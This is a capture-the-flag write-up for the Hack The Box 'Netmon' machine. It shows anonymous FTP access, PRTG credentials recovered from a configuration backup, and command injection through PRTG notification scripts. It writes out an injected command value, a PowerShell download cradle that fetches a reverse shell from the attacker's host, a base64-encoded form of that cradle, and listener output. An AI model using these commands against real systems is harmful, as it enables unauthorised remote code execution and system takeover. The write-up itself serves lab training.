
Netmon

Difficulty: Easy
OS: Windows


Nmap

Using nmap, we find a couple ports are open. We see nmap FTP scripts picked up anonymous login is available for us which will be our first step in enumeration.



FTP Enumeration


Anonymously logging into FTP, we are able to access the server's directories, but we are limited to whatever the FTP user can view. Here we are able to get user.txt.



Looking through some files, we do not find anything too interesting. Next best idea is to check out the web server on port 80

PRTG

Going to the web server, we are presented with PRTG. Looking at the page source, we find the version is 18.1.37.13946.



Googling the version, we are unable to find a good vulnerability for us to use in order to gain a shell or other access.


Taking a step back, we know we have FTP access to the server's files. We may be able to locate PRTG's file location and find something useful there. Researching for this, we find the files are

stored in: “%programfiles%\PRTG Network Monitor” or “programfiles (x86)” depending on the architecture. Testing this out, we find the PRTG directory under “program files (x96)” and are able to access them.

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-16-16  09:18AM       <DIR>          Common Files
07-16-16  09:18AM       <DIR>          internet explorer
07-16-16  09:18AM       <DIR>          Microsoft.NET
07-06-21  10:39PM       <DIR>          PRTG Network Monitor
11-20-16  09:53PM       <DIR>          Windows Defender
07-16-16  09:18AM       <DIR>          WindowsPowerShell
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:17AM       <DIR>          64 bit
02-03-19  12:15AM                 1888 activation.dat
02-03-19  12:18AM       <DIR>          cert
12-14-17  01:40PM              2461696 chartdir51.dll
12-14-17  01:40PM              9077248 ChilkatDelphiXE.dll
12-14-17  01:40PM              2138986 chrome.pak
02-03-19  12:17AM       <DIR>          Custom Sensors
12-14-17  01:40PM               382464 dbexpmda40.dll
12-14-17  01:40PM               519680 dbexpoda40.dll
12-14-17  01:40PM               377856 dbexpsda40.dll
12-14-17  01:40PM                 5681 defaultmaps.xml
12-14-17  01:40PM                12871 defaultmaps_iad.xml
02-13-18  03:08PM                 1224 deviceiconlist.txt
02-03-19  12:17AM       <DIR>          devicetemplates
```

There seems to be nothing useful here even though there is a lot. Researching a little more, we find out there is another place that PRTG stores data in. This is “%programdata%\Paessler\PRTG Network Monitor”

Going to this directory, we find the PRTG files.



```
ftp> dir -a
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16  10:46PM       <DIR>          $RECYCLE.BIN
02-03-19  12:18AM                 1024 .rnd
11-20-16  09:59PM               389408 bootmgr
07-16-16  09:10AM                    1 BOOTNXT
02-03-19  08:05AM       <DIR>          Documents and Settings
02-25-19  10:15PM       <DIR>          inetpub
07-06-21  10:39PM            738197504 pagefile.sys
07-16-16  09:18AM       <DIR>          PerfLogs
02-25-19  10:56PM       <DIR>          Program Files
02-03-19  12:28AM       <DIR>          Program Files (x86)
02-25-19  10:56PM       <DIR>          ProgramData
02-03-19  08:05AM       <DIR>          Recovery
02-03-19  08:04AM       <DIR>          System Volume Information
02-03-19  08:08AM       <DIR>          Users
02-25-19  11:49PM       <DIR>          Windows
226 Transfer complete.
ftp> cd programdata
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  12:15AM       <DIR>          Licenses
11-20-16  10:36PM       <DIR>          Microsoft
02-03-19  12:18AM       <DIR>          Paessler
02-03-19  08:05AM       <DIR>          regid.1991-06.com.microsoft
07-16-16  09:18AM       <DIR>          SoftwareDistribution
02-03-19  12:15AM       <DIR>          TEMP
11-20-16  10:19PM       <DIR>          USOPrivate
11-20-16  10:19PM       <DIR>          USOShared
02-25-19  10:56PM       <DIR>          VMware
226 Transfer complete.
ftp> cd Paessler
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-06-21  10:41PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp>
```

NOTE: “ProgramFiles” was hidden.

Investigating this PRTG directory, we see a backup file. Backup files are always interesting as they may contain credentials.

```
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-06-21  10:40PM       <DIR>          Configuration Auto-Backups
07-06-21  10:40PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
07-06-21  10:40PM       <DIR>          Logs (Web Server)
07-06-21  10:40PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
02-25-19  10:54PM              1189697 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
07-06-21  10:41PM              1636500 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
226 Transfer complete.
ftp>
```

Using FTP's "GET" command, we are able to download the backup along with the ".dat" and ".old" files.


Doing some quick grep enumeration, we find a username and password.

```
<proxyport>
        PrTg@dmin2018
<retrysnmp>
        <!--User:prtgadmin-->
</wbemprotocol>
```

grep -i password "PRTG Configuration.old.bak" -A4 -B4 | sed 's/ //g' | sort -u | less

The grep command above looks for "password" without regarding case sensitivity while also showing the previous 4 and succeeding 4 lines. This is sent over to sed which removes all spaces. Afterwards, we sort by the most unique cases and finally send the output to less for us to look at.


Going back to the PRTG web page, we attempt to log in but we are unable to. Testing around a little, we are unable to log in anywhere. Although the password does not work as it was found, it may have changed to something similar. Doing this on the year on the password, we find the actual password is "**PrTg@dmin2019**" and are authenticated into the PRTG network monitor.




Going back to our initial PRTG research, there was a CVE vulnerability that required a login to PRTG. Going back to this, we see the application is vulnerable to code execution through notification scripts. This article describes how the vulnerability was found and what it does:

https://www.codewatch.org/blog/?p=453

We first need to find where we can access notifications. Going to “Setup” on the top right of the PRTG manager, we find a screen that has two notification directories.




Clicking on the one to the right gives us what we want.



Selecting one of these tickets and scrolling down, we find the “execute” capability.

Looking at the article, we must select one of the demo program files to inject into. We will do the ".ps1" file. As for the script we want to run, we are going to test out ping. First we will put a random file that may or may not exist, then pipe into our own command.



test.txt | ping -n 1 10.10.14.34

Setting this up along with tcpdump, then initializing the script, we get a response back, meaning we have code execution.

```
┌──(root💀kali)-[~/htb/netmon]
└─# tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
23:51:27.550674 IP 10.10.14.1 > 10.10.14.34: ICMP host 10.10.10.182 unreachable, length 68
23:51:28.814030 IP 10.10.10.152 > 10.10.14.34: ICMP echo request, id 1, seq 2292, length 40
23:51:28.814051 IP 10.10.14.34 > 10.10.10.152: ICMP echo reply, id 1, seq 2292, length 40
23:51:30.657627 IP 10.10.14.1 > 10.10.14.34: ICMP host 10.10.10.182 unreachable, length 68
23:51:30.657671 IP 10.10.14.1 > 10.10.14.34: ICMP host 10.10.10.182 unreachable, length 68
^C
5 packets captured
5 packets received by filter
0 packets dropped by kernel
```

Doing our standard nishang reverse shell procedure, we execute the following:

```
┌──(root💀kali)-[~/htb/netmon]
└─# nc -lvnp 9001
listening on [any] 9001 ...
```

```
┌──(root💀kali)-[~/htb/netmon]
└─# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

Execute Program

Program File: Demo exe notification - outfile.ps1

Parameter: test.txt | iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')

Domain or Computer Name:

Username:

Password:

Timeout: 60

Test.txt | iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')

Waiting for a response, we never receive one. The article we are following mentioned bad characters and we may have a couple in ours. To get around this, we can base64 encode our script. We also need to UTF encode whatever we pass in as input. This is the way windows formats files. Doing all this, we get our encoded script.

```
┌──(root💀kali)-[~]
└─# echo -n "iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-Powe
rShellTcp.ps1')" | iconv -t UTF-16LE | base64 -w0
aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG
8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADMANAA6ADgAMAAwADAALwBJ
AG4AdgBvAGsAZQAtAFAAbwB3AGUAcgBTAGgAZQBsAGwAVABjAHAALgBwAHMAMQAnACkA
```

echo -n "iex(new-object net.webclient).downloadstring('http://10.10.14.34:8000/Invoke-PowerShellTcp.ps1')" | iconv -t UTF-16LE | base64 -w0

Executing this, we get root.

```
┌──(root💀kali)-[~/htb/netmon]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.34] from (UNKNOWN) [10.10.10.152] 51180
Windows PowerShell running as user NETMON$ on NETMON
